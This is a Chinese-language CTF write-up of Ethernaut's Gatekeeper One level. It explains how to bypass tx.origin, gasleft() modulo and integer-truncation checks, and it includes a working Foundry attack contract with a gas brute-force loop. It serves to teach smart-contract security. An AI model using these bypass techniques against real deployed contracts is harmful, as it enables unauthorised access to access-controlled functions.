🎯 Ethernaut Level 13: Gatekeeper One – Gas计算与类型转换
关卡链接: Ethernaut Level 13 – Gatekeeper One 攻击类型: Gas计算 / 类型转换 难度: ⭐⭐⭐⭐☆
📋 挑战目标

通过三个 modifier 的检测,成功调用 enter 函数,成为 entrant。
🔍 漏洞分析
要通过此关卡,我们需要调用 enter(bytes8 _gateKey) 函数,但必须绕过它的三个 modifier。让我们逐一分析。
Modifier 1: gateOne
modifier gateOne() {
require(msg.sender != tx.origin);
_;
}
这个 modifier 要求 msg.sender 不等于 tx.origin。这是一种常见的检查,用于防止直接从外部账户(EOA)调用。为了绕过它,我们必须通过一个中间合约来调用 enter 函数。这样,tx.origin 将是我们的EOA地址,而 msg.sender 将是攻击合约的地址。
Modifier 2: gateTwo
modifier gateTwo() {
require(gasleft() % 8191 == 0);
_;
}
这个 modifier 要求在执行到这里时,剩余的 gas 必须是 8191 的倍数。这是一个棘手的约束,因为 gas 的消耗会因操作码、Solidity版本和优化器设置而异。
最直接的方法是进行暴力破解:通过一个循环,在调用 enter 函数时尝试不同的 gas 值,直到找到一个满足 gasleft() % 8191 == 0 的值。
Modifier 3: gateThree
modifier gateThree(bytes8 _gateKey) {
require(uint32(uint64(_gateKey)) == uint16(uint64(_gateKey)), "GatekeeperOne: invalid gateThree part one");
require(uint32(uint64(_gateKey)) != uint64(_gateKey), "GatekeeperOne: invalid gateThree part two");
require(uint32(uint64(_gateKey)) == uint16(uint160(tx.origin)), "GatekeeperOne: invalid gateThree part three");
_;
}
这个 modifier 对我们传入的 _gateKey (一个 bytes8 类型的值) 进行了三项检查:
uint32(uint64(_gateKey)) == uint16(uint64(_gateKey))
- uint64(_gateKey) 将 bytes8 转换为 uint64。
- uint32(…) 会截断,只保留低32位。
- uint16(…) 会截断,只保留低16位。
- 为了让两者相等,_gateKey 的第17位到第32位必须全为0。例如,0x????????0000????。
uint32(uint64(_gateKey)) != uint64(_gateKey)
- 这要求 _gateKey 的高32位不全为0。
uint32(uint64(_gateKey)) == uint16(uint160(tx.origin))
- uint16(uint160(tx.origin)) 获取 tx.origin 地址的最低16位。
- 这要求 _gateKey 的低32位(经过第一次检查后,其实就是低16位)必须等于 tx.origin 的低16位。
综合这三个条件,我们可以构造出 _gateKey:
- 将 tx.origin (即我们的EOA地址) 的低16位作为 _gateKey 的低16位。
- 确保 _gateKey 的17-32位为0。
- 在 _gateKey 的高32位中设置至少一个非零位。
💻 Foundry 实现
攻击合约代码
这是我们的Foundry测试合约,它将部署攻击合约并调用 enter 函数。
// SPDX-License-Identifier: Unlicense
pragma solidity ^0.8.0;
import "forge-std/Test.sol";
import "src/13_GatekeeperOne.sol";
contract GatekeeperOneTest is Test {
GatekeeperOne instance;
Attack attacker;
address player1;
function setUp() public {
player1 = vm.addr(1);
instance = new GatekeeperOne();
attacker = new Attack(address(instance));
}
function testattacker() public {
vm.startPrank(player1, player1);
// 使用试错法找到合适的gas值 (例如 268)
attacker.attack(268);
assertEq(instance.entrant(), player1);
vm.stopPrank();
}
}
contract Attack is Test {
GatekeeperOne instance;
constructor(address fb) {
instance = GatekeeperOne(fb);
}
// 构造 gateKey 并使用指定的 gas 调用 enter 函数
function attack(uint256 gas) public {
// 构造满足 gateThree 的 key
uint16 origin_suffix = uint16(uint160(msg.sender));
bytes8 gateKey = bytes8(uint64(origin_suffix)) | 0x1000000000000000;
// 使用计算好的 gas 调用目标函数
instance.enter{gas: 8191 * 10 + gas}(gateKey);
}
// 用于暴力破解 gas 值的函数
function findGas() public {
uint16 origin_suffix = uint16(uint160(msg.sender));
bytes8 gateKey = bytes8(uint64(origin_suffix)) | 0x1000000000000000;
for (uint256 i = 0; i < 8191; i++) {
try instance.enter{gas: 8191 * 10 + i}(gateKey) {
console.log("Found gas:", i); // 实验得出 i = 268
return;
} catch {}
}
revert("No gas match found!");
}
}
关键攻击步骤
- 获取 tx.origin 的低16位。
- 将其构造成一个 bytes8 值,满足 gateThree 的所有 require 条件。
- 编写一个循环,尝试不同的 gas 值来调用 enter 函数。
- 在 Foundry 测试中,我们可以通过 try/catch 捕获失败的调用,直到找到一个成功的 gas 值(例如,gas 偏移量为 268)。
🛡️ 防御措施
🔧 相关工具和技术
- Foundry try/catch: 用于在测试中捕获和处理预期的 revert,非常适合暴力破解 gas 等场景。
- 位操作 (|, &): 在构造 _gateKey 时用于精确控制字节内容。
- 类型转换: 深入理解Solidity中不同整数类型(uint16, uint32, uint64)和字节类型(bytes8)之间的转换规则至关重要。
🎯 总结
核心概念:
- tx.origin vs msg.sender 的区别是许多合约攻击的基础。
- gasleft() 的值是动态的,依赖它进行验证是脆弱的。
- Solidity中的类型转换遵循严格的规则,不正确的转换或截断是常见的漏洞来源。
攻击向量:
- 通过中间合约绕过 tx.origin 检查。
- 通过暴力破解找到满足 gasleft() 模运算的 gas 值。
- 通过逆向工程类型转换和位操作的 require 条件来构造一个有效的输入。
防御策略:
- 不要将 gas 消耗作为安全机制。
- 保持验证逻辑的简单和直接。
- 使用经过验证的、更强大的身份验证模式。
📚 参考资料
- Solidity 类型转换
- tx.origin vs msg.sender
🔗 相关链接
- 原文
- GitHub 项目
在智能合约的世界中,最简单的漏洞往往隐藏着最深刻的安全教训。 🎓